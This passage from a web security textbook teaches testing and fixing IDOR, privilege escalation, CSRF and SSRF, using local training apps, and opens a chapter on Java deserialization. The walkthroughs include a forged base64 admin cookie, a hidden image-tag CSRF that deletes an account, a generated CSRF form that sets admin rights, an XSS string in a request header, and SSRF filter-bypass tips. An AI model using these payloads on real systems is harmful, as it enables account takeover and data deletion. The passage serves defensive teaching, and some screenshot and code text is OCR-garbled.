IDORs pose a significant threat by allowing unauthorized access to sensitive information. Implementing robust countermeasures is crucial to safeguarding your application against such risks. In this subsection, we will explore practical strategies to fix IDORs, protect your system, and preserve the confidentiality of user data:

1. **Remove the direct object reference**: If possible, cut out direct references to sensitive objects. This is generally done via redesigning this part of the application, and it is a better choice when these are caught before the application is released to production.
2. **Store it in the session**: Instead of relying on direct references, consider storing object identifiers securely in user sessions. This ensures that access to sensitive objects is tied to authenticated sessions, requiring proper authentication and authorization for retrieval.

3. **Replace with a mapping**: Introduce a mapping layer between user input and object references. Assign unique identifiers or tokens to objects and use a mapping mechanism to associate these identifiers with the actual objects. This way, even if an attacker gains access to an identifier, they cannot easily correlate it with sensitive data. This could be done with OWASP ESAPI. Since ESAPI is no longer supported, it may not be the best choice for some organizations. The following code example shows how to use ESAPI to create a mapping:

   ```
   Import org.owasp.esapi.AccessReferenceMap;
   Import org.owasp.esapi.reference.RandomAccessReferenceMap;

   // Initialize and set up mapping
   String basicObjects[] = {“file1.txt", “file2.txt", “file3.txt"};
   Set directObjectSet = new
   HashSet(Arrays.asList(basicObjects));
   directObjectSet.add(request.getRemoteUser());
   AccessReferenceMap directObjectMap = new
   RandomAccessReferenceMap( directObjectSet );

   // Access the indirect reference via direct reference
   fileIndirectObj =
   directObjectMap.getIndirectReference(“file1.txt");

   // Get the direct reference from Indiect
   String file =(String)directObjectMap.getDirectReference(
   actionIndirectObj );
   ```

4. **Check the integrity**: Implement integrity checks to verify the legitimacy of requests. This can be done in one of two ways.
   - Ensure the user making the request has the necessary permissions to access the requested resource. Regularly audit and update access controls to reflect user roles and privileges changes.
   - Another simple way to do an integrity check is to use base64(direct object reference)\HMAC(base64(direct object reference)) instead of the direct object

reference itself. An HMAC is a keyed-hash message authentication code. This will only work if you verify the HMAC every time this data is accessed. Also, follow best practices for the cryptographic key used in the HMAC. This technique works regardless of where the data is stored: Get parameter, Cookie, localStorage, sessionStorage, Post Parameter, HTTP Header, etc

5. **Encrypt the direct object reference**: Employ encryption techniques to protect sensitive data in transit and at rest. Encrypting direct object references and associated information adds an extra layer of security, making it more challenging for attackers to decipher and misuse the data they manage to access. Encryption makes it impossible for the attacker to change the parameter to another value that decrypts unless they know the encryption key or a weak/broken encryption algorithm is used. Some rules to follow when using encryption are:

- Always use recommended algorithms for hashing and encryption.
- Do not use guessable keys.
- Use an encryption key generated with a cryptographically secure random number generator or computed using an algorithm like PBKDF2.
- Build the code with the idea that the key and algorithm may have to change due to compromise, key rotation schedules, or new zero days in given algorithms.

By applying these measures, you can significantly enhance the security posture of your application and defend against the potential risks posed by IDORs.

Privilege escalation

Privilege escalation is a security issue where attackers gain unauthorized access to higher-level permissions or privileges within a system or application. This can involve elevating access rights from a lower-privileged user to a higher-privileged user, allowing the attacker to perform actions or access resources beyond their intended scope.


Privilege escalation in web applications is a matter of finding, deducing, or guessing how privilege is set or checked and being able to modify that. We have already seen one example in *Chapter 9*, *Authentication Protocols*, when we looked at Mass Assignment Vulnerabilities and how the ability to guess the admin flag allowed us to create an admin user at registration. Similarly, at registration, we could use SQL Injection to gain admin.

Returning to *Chapter 10*, *Session Management*, the **JSON Web Token** (**JWT**) we decoded had a role stored in it. This JWT was already from an admin, but it would be easy to change the *role* and algorithm value to none and gain admin privileges that way.

Another way to gain admin access would be to use a **Cross-Site Request Forgery** (**CSRF**) to grant yourself admin access, which we will look at in the next section. Privilege escalation is not a single technique. It could be any technique covered in this book; it is just how it is applied.

Example of privilege escalation

This example has the privilege stored in a cookie, similar to the IDOR examples in the last subsection. This is an exercise for you to do on your own, and after completing it, come back and check the answer. Look at the habit-helper application while logged out. Look for any cookies that may indicate privilege. Try to upgrade your privilege level to an administrative level. Your starting point is as follows:


127.0.0.1:8081/habit-helper-1.0/
Notifications
Habit Helper
Login
To get help resisting your bad habits
View details
Elements
Console
Sources
Network
Performance
Application
Application
Manifest
Service Workers
Storage
Storage
Local Storage
Session Storage
Filter
Only show cook


Name	Value	Do..	Pa..	E...	Size	Ht
user		12...	/h...	S...	4	
permissions	bm9uZQ==	12...	/h...	S...	19	
CSRFTOKEN	c4ca4238a0b923...	12...	/h...	S...	41	
FORGOTPASSW...	W3RvaZVuOjAx...	12...	/h...	S...	110	
JSESSIONID	11C1538218F4D...	12...	/h...	S...	42	
notifications	ZW1wdHk=	12...	/h...	S...	21	

Figure 11.34: *Roles stored in cookies*

Walkthrough for privilege escalation exercise

The permissions cookie seems rather obvious. It has a string that ends in an **=** symbol. When a string ends in a **=** symbol, it generally indicates base64 encoding, which is relatively standard. So, we can decode the value using the Burp **Decoder**. Refer to the following

figure:



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Autorize
JOSEPH
Software Vulnerability Scanner
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

bm9uZQ==

none

Figure 11.35: Decoding the permissions cookie value

Now, we see the value is none. Let us try the value admin base64 encoded to see if we can get different access. We see a new menu option after encoding the value, updating the cookie, and refreshing the page. If we click it, we can access the admin panel and get another of the habit-helper CTF flags, as follows:


127.0.0.1:8081/habit-helper-1.0/admin
Notifications
Admin
Admin Menu
Logs
View Logs
View details
Posts
Approve / Delete posts
View details
Elements
Console
Sources
Network
Application
Application
Manifest
Service Workers
Storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://127.0.0.1:8081
Trust Tokens
Interest Groups
Cache
Cache Storage
Back/forward cache
Background Services
Filter
Only show cookies with

lag{1_AM_7h3_AdMIN_1_Con7ROl_alL_7hA7_yOu_533_anD_h3AR}

Name	Value	D.	P.	E.	S..	H.	S..	P.
permissions	YWRtaW4=	1...	/...	S...	19			M...
user		1...	/...	S...	4			M...
CSRFTOKEN	c4ca4238a...	1...	/...	S...	41			M...
FORGOTP...	W3Rva2Vu...	1...	/...	S...	1...			M...
JSESSIONID	11C15382...	1...	/...	S...	42	✓		M...
notificatio...	ZW1wdHk=	1...	/...	S...	21			M...

Figure 11.36: Successful privilege escalation

Secure coding tips to stop privilege escalation

Privilege escalation is a potential pitfall in web application security, which can stem from various sources. To effectively address this issue, finding and rectifying the root cause behind the elevation of privileges is imperative. As you explore privilege-related issues, consider scrutinizing the role configurations.

- Check if the role is being used as an IDOR and is susceptible to exploitation via that channel.
- Determine if there is an injection vulnerability causing the issue.
- Look for a misconfigured JWT implementation.
- Perhaps a mass assignment vulnerability lies at the heart of

the issue.

By pinpointing the specific origin of the problem, you can develop a more targeted and comprehensive solution.

To mitigate privilege escalation effectively, treat it like a detective task. Investigate whether it mirrors the characteristics of an IDOR, involves injection vulnerabilities, or arises from shortcomings in the configuration of JWTs. Additionally, inspect role assignments and permissions to uncover potential misconfigurations. Once the root cause is found, implement corrective measures tailored to address the issue. Whether it involves refining role-based access controls, securing against injection attacks, or enhancing the overall configuration of authentication mechanisms, a strategic and precise approach ensures a resilient defense against privilege escalation.

Cross-Site Request Forgery

CSRF is a security vulnerability in web applications that occurs when an attacker tricks a victim into sending a malicious request. This can lead to unintended actions being performed on behalf of the victim without their consent, potentially resulting in unauthorized changes to their account or data.

CSRF poses a significant security challenge. Web browsers automatically include various credentials with each request, even when triggered by external sources like forms, scripts, or images from other sites. This automatic inclusion of credentials, including session cookies, basic authentication headers, IP addresses, client-side SSL certificates, and Windows domain authentication, makes almost all websites vulnerable to CSRF attacks. The problem lies in the inherent trust browsers place in the requests, potentially leading to unauthorized actions performed by authenticated users without their consent.

Testing for CSRF

Before we start, note that CSRF and missing function level access control sometimes happen on the same functionality. They are different; you can have an application with both vulnerabilities on the same functionality or either one. If both missing function level access control and CSRF are there, then it can be hard or impossible to prove CSRF.

To test for CSRF, you generally use two web applications: one has the CSRF vulnerability, we will call that web application A, and the other is the application hosting the CSRF attack, and we will call that web application B. Embedding your CSRF in web application A is possible, but a separate web application is more traditional. The steps to perform a CSRF are as follows:

1. Craft a CSRF for the suspected vulnerability.
2. Add the CSRF to web application B.
3. Visit web application B before logging in to web application A. The CSRF should not be executed.
4. Log into web application A and revisit web application B. The CSRF should now be executed.

Now, we will run through two examples. The first is a simple example of how we will handcraft the CSRF POC. The second is more complicated and will use the Burp Suites CSRF POC generator.

Simple CSRF example

This simple CSRF example will look at the habit-helper application. Look at the administration controls we saw earlier when testing privilege escalation. For this example, we will craft a simple CSRF that deletes a user from the application. From the administrative account, go to the edit and delete accounts page, and copy the URL for deleting an account as shown below:



127.0.0.1:8081/habit-helper-1.0/admin?accounts
Notifications
Admin
elete Account
dit Account
est
umpkinThief
rinch
at
Open link in new tab
Open link in new window
Open link in incognito window
Save link as...
Copy link address
Get image descriptions from Google
Inspect
Admin Menu
27.0.0.1:8081/habit-helper-1.0/admin?deleteaccount=10

Figure 11.37: Get URL of Get Action

This is an action performed by GET request, so we can embed this URL in a image with zero height and width like the following HTML:

<img src=”http://127.0.0.1:8081/habit-helper-1.0/admin?deleteaccount=10” width=”0” height=”0”>

Now, embed this image on web application or a static page and visit it logged in and logged out. In this case it does not work, the CSRF is not successful. Now, it is your turn to find the solution. There is another URL for deletion that will work in this way in the habit helper application. Take this one step further and create the CSRF. This is left as an exercise for the reader.


Using Burp Suite’s CSRF POC

This example will be a privilege escalation. We will create a CSRF to give our user account admin privileges in the **`amazing-myths-2`** application. Let us find the request from Burp Suite by using the

Search functionality demonstrated earlier in the book.

> **Note: The Search option can be found by clicking Burp in the top left.**

Search for the editaccount URL in the request headers as follows:



Search: editaccount

Source	Host	URL	Status	Length	Time requested
Target	http://127.0.0.1:8081	/amazing-myths-2/accounts	200	6965	23:15:46 21 Dec 2023
Proxy	http://127.0.0.1:8081	/amazing-myths-2/accounts	200	6436	14:09:39 18 Dec 2023
Proxy	http://127.0.0.1:8081	/amazing-myths-2/accounts	200	6698	15:05:20 18 Dec 2023
Proxy	http://127.0.0.1:8081	/amazing-myths-2/accounts	200	6965	23:15:46 21 Dec 2023
Target	http://127.0.0.1:8081	/amazing-myths-2/editaccount	302	154	14:09:39 18 Dec 2023
Target	http://127.0.0.1:8081	/amazing-myths-2/editaccount	302	154	15:05:20 18 Dec 2023
Target	http://127.0.0.1:8081	/amazing-myths-2/editaccount	302	154	23:15:45 21 Dec 2023
Proxy	http://127.0.0.1:8081	/amazing-myths-2/editaccount	302	154	14:09:39 18 Dec 2023
Proxy	http://127.0.0.1:8081	/amazing-myths-2/editaccount	302	154	15:05:20 18 Dec 2023
Proxy	http://127.0.0.1:8081	/amazing-myths-2/editaccount	302	154	23:15:45 21 Dec 2023
Scanner	http://127.0.0.1:8081	/amazing-myths-2/editaccount?id=6	200	6204	14:09:08 18 Dec 2023
Target	http://127.0.0.1:8081	/amazing-myths-2/editaccount?id=6	200	6205	15:05:15 18 Dec 2023

```
POST /amazing-myths-2/editaccount HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 83
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101
Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/apng,*/*;q=0.8,ap
lication/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/amazing-myths-2/editaccount?id=6
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 302
Location: /amazing-myths-2/accounts
Content-Language: en-US
Content-Length: 0
Date: Mon, 18 Dec 2023 21:05:20 GMT
Connection: close
```

Figure 11.38: *Searching for editaccount request*

Then, find a POST request editing an account. Right-click on the request and select **Engagement tools** from the pop-up menu. Then, when the second menu comes up, select **Generate CSRF PoC**, as follows:




Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Extensions
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Find references
Discover content
Schedule task
Generate CSRF PoC

Figure 11.39: *CSRF POC option*

Then, another window will open. This will allow you to configure the PoC, as shown in the following figure:


Pretty
Raw
Hex
\n
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 5
Request Cookies 3
Search...
0 matches
CSRF HTML:

```
POST /amazing-myths-2/editaccount HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 83
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
```

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1:8081/amazing-myths-2/editaccount" method="POST">
      <input type="hidden" name="id" value="6" />
      <input type="hidden" name="favorite" value="test1234" />
      <input type="hidden" name="password" value="c79dde8dd8f7931f81f870d8342b70c1" />
      <input type="hidden" name="isUser" value="1" />
      <input type="hidden" name="isAdmin" value="0" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>

```

***Figure 11.40**: CSRF PoC generator window*

We need to set the `isAdmin` to value one and verify that the rest of the information is correct. Make modifications to the request and then click the **Regenerate** button. When it looks correct, you can **Copy HTML** to embed in a location of your choice or click the Test in **b**rowser button to open a page running this PoC. We will use the Test in **b**rowser button, which will first give us a URL to copy, and then we paste it into our browser, and it will display the following page:




Not secure | burpsuite/
Submit request

***Figure 11.41**: Page displayed by Burp Suite PoC*

Click **Submit request**, and if you are logged in as an admin, it will update the user as shown below by browsing to the user as admin:


127.0.0.1:8081/amazing-myths-2/editaccount?id=6
MYTHS ★ -- Amazing Myths In SciFi
TUTORIALS MANAGEACCOUNTS SIGNOUT
Update

grinch

Secret: test123456

Password: c79dde8dd8f7931f81f870d8342b70c1

User Status 1

Admin Status 1

Figure 11.42: CSRF PoC success

Continue reading the following subsection to find out how to fix CSRF vulnerabilities.

Fixing CSRF vulnerabilities

CSRF poses a substantial threat to the security of web applications, allowing attackers to perform unauthorized actions on behalf of authenticated users. To protect your application against CSRF attacks, consider implementing the following solutions, listed in order of increasing strength.

Synchronizer Token

The Synchronizer Token pattern is a robust defense mechanism that generates a randomly generated token for any state-changing operation. The key characteristics of this approach include:

- **Unique per session**: Each user session is associated with a distinct token.
- **Cryptographically secure algorithm**: The token is generated using a secure algorithm to prevent predictability.
- **Submission in requests**: The token is submitted either as a hidden form field or as a header in AJAX requests.
- **Server validation**: The server rejects requests if the token provided does not match the expected value.
- **Spring security implementation**: For Java applications, Spring Security offers a reliable implementation of the Synchronizer Token pattern.

Double cookie defense

This strategy uses a random value sent as a cookie and a request parameter. The validation process includes:

- **Matching values**: The values from the cookie and the request parameter are compared.
- **Rejection on mismatch**: The server rejects the request if the values do not match.

Encrypted Token Pattern

The Encrypted Token Pattern enhances security by encrypting essential information such as user ID, timestamp, and nonce. The key components of this approach are:

- **Encrypted payload**: The information is encrypted and returned with each request, either as a header in AJAX or a hidden form field.
- **Decryption validation**: The server tries to decrypt the payload, rejecting the request if decryption fails.

By adopting these CSRF mitigation strategies, web applications can strengthen their resistance against CSRF attacks. Choose the solution that best fits your application's requirements and sensitivity to security concerns.

Server-Side Request Forgery

SSRF is a security vulnerability where an attacker can manipulate the server into making unintended requests to internal resources or external systems, often leading to unauthorized access, data exposure, or remote code execution on the server. This occurs when an application processes user-supplied input and requests other servers or resources without proper validation or restrictions. SSRF occurs for various reasons, often multiple reasons, including authorization issues, input validation issues, and others. We have already seen one example of an SSRF in the section on *XXEs* in *Chapter 7, Exploring Vectors with DoS Attack*. Another SSRF example will be shown in *Chapter 13, Java Remote Method Invocation Vulnerabilities*. This section will give some general steps for recognizing and finding SSRFs, and then tips to fix SSRF will follow.

Testing for SSRF

Testing for SSRF involves a series of crucial steps to pinpoint and exploit potential injection points, ultimately assessing the severity of the vulnerability. The following main steps outline the comprehensive approach to SSRF testing:

1. Find SSRF injection points. Locate areas within the application where user input interacts with external resources, typically involving URLs or requests. Scrutinize input fields, parameters, or any data exchange mechanisms susceptible to SSRF.
2. Test the exploitability of injection points. Assess the vulnerability's practical exploitability by attempting to manipulate the input to forge requests to internal or external systems. Evaluate the application's response to controlled input, gauging its susceptibility to SSRF attacks.
3. Assess the severity of the vulnerability. Evaluate the impact of successful SSRF exploitation, considering the potential exposure of sensitive data or interaction with internal systems. Figure out the severity based on the consequences of a successful attack.

Most SSRFs are found via local and remote file inclusion—probe for vulnerabilities by manipulating input to include local or remote files and assessing the application's response.

Utilize the loopback interface for restricted content access. Leverage the trust relationship often associated with localhost or loopback IPs, exploiting the assumption that these requests possess the highest privileges.

Inject elements into PDF generators. If the application converts files to PDF, inject elements like **`<iframe>`**, **`<img>`**, **`<base>`**, or **`<script>`** pointing to internal servers.

Some standard filter bypass techniques that might help are as follows:

- Overcome restrictions by exploring alternative IPs (e.g., decimal or octal notations) or registering domains resolving to localhost.
- If input validation involves regex or string matching, employ techniques like URL encoding, the `@` character, URL fragmentation, or fuzzing.

Fixing SSRF vulnerabilities

Several protective measures are possible for SSRF-related vulnerabilities at both the application and network layers. The SSRF can involve two applications: the vulnerable application that can be used to perform the SSRF and another application that is called inappropriately in the SSRF. In the inappropriately called application proper enforcement and checking of authentication and authorization can deter many SSRF attempts.

On the vulnerable application, input validation is essential. The allow-list approach cannot be thwarted and always works. When an allowlist does not work due to the need to accept diverse data that cannot be put in an allowlist, then parsers or denylists can be used. However, both alternatives have weaknesses. Parsers except in extremely simplistic cases can be CPU intensive, complex and prone to errors. Denylists only work against the known and listed bad inputs, so security gaps almost always exist.

In SSRF, validations can be added to ensure that the input string respects the expected business or technical format. A regex can be used to ensure that the data received is valid from a security point of view if the input data have a simple format (e.g., token, zip code, etc.). Otherwise, validation should be conducted using the libraries available from the string object because regex for complex formats is challenging to maintain and is highly error-prone.

Conclusion

As we conclude our exploration into authorization practices, you gained insight into prevalent attack vectors and developed practical testing skills and secure coding knowledge. From finding missing function level access control using Burp Suite's Site Map Tool to unraveling the complexities of IDOR and privilege escalation, this chapter has fortified you against potential exploits. CSRF and SSRF are explored, enabling you to recognize and mitigate these threats.

In the next chapter, we will cover the basics of serialization and practical exploitation using tools such as Ysoserial, Burp Suite, and Metasploit. By the end of the next chapter, you will be able to create payloads for Java deserialization vulnerabilities and implement preventive measures.

Join our book’s Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

CHAPTER 12

Java Deserialization Vulnerabilities

Introduction

Java deserialization vulnerabilities stand as a formidable challenge, capable of exposing critical weaknesses in applications. This chapter explores deserialization vulnerabilities, unraveling the intricacies of this often-underestimated threat. Beginning with the foundational serialization basics, we delve into the manual exploitation using Ysoserial, leveraging the powerful tools Burp Suite and Metasploit for exploitation. Through step-by-step testing examples and detailed coding guidance, this chapter equips you with the knowledge and practical skills to understand, find, and mitigate Java deserialization vulnerabilities.

Structure

This chapter will discuss the deserialization vulnerabilities, including:

- Java deserialization basics
- Deserialization vulnerabilities

- Using Burp Suite to test and exploit deserialization
- Metasploit and other tools
- Secure coding guidance for deserialization

There will be step-by-step testing examples and detailed coding guidance.

Objectives

By the end of this chapter, you will understand Java deserialization and how it can create a vulnerability. You will know how to identify these vulnerabilities, create payloads, and deliver those payloads. You will also learn to use tools like ysoserial, Metasploit, and Burp Suite to exploit Java deserialization vulnerabilities. Finally, you will become familiar with secure coding guidelines to help you avoid these issues.

Java deserialization basics

Serialization is a fundamental concept in programming that plays a pivotal role in storing the state of programmatic objects as bytes, offering a reversible process. This mechanism seamlessly transmits objects to remote programs, be it a variable, a set of variables, or an entire class. The crux lies in ensuring that the receiving endpoint can effortlessly reconstruct or deserialize the received object without altering its state.

Java is a programming language renowned for its versatility that widely embraces serialization. This process serves diverse purposes, including data storage, data transfer, and even calling remote procedures through **Remote Procedure Call** (**RPC**) methods. The act of serializing data is sometimes referred to as **marshaling**, while the inverse process of restoring the original object from bytes is known as **deserialization** or **unmarshalling**.

It is crucial to emphasize that serialized data lacks encryption or signing. This means that the data is susceptible to tampering once detected. This vulnerability can yield unexpected outcomes during the deserialization of components. While some transport protocols leverage serialization with compression or encryption, the nature of serialized data can vary—it may be plain, hidden, or secured.

Attackers and penetration testers often find the unsecured variant, which offers a higher severity attack when exploited.

Insecure deserialization gained prominence in 2015 when security researchers publicly presented its risks. Demonstrations showcased how the deserialization of untrusted Java serialized data could lead to remote code execution. MITRE and CWE formally recognize this issue as the *deserialization of untrusted data*, and OWASP elevated it to a top 8 security concern in 2017.

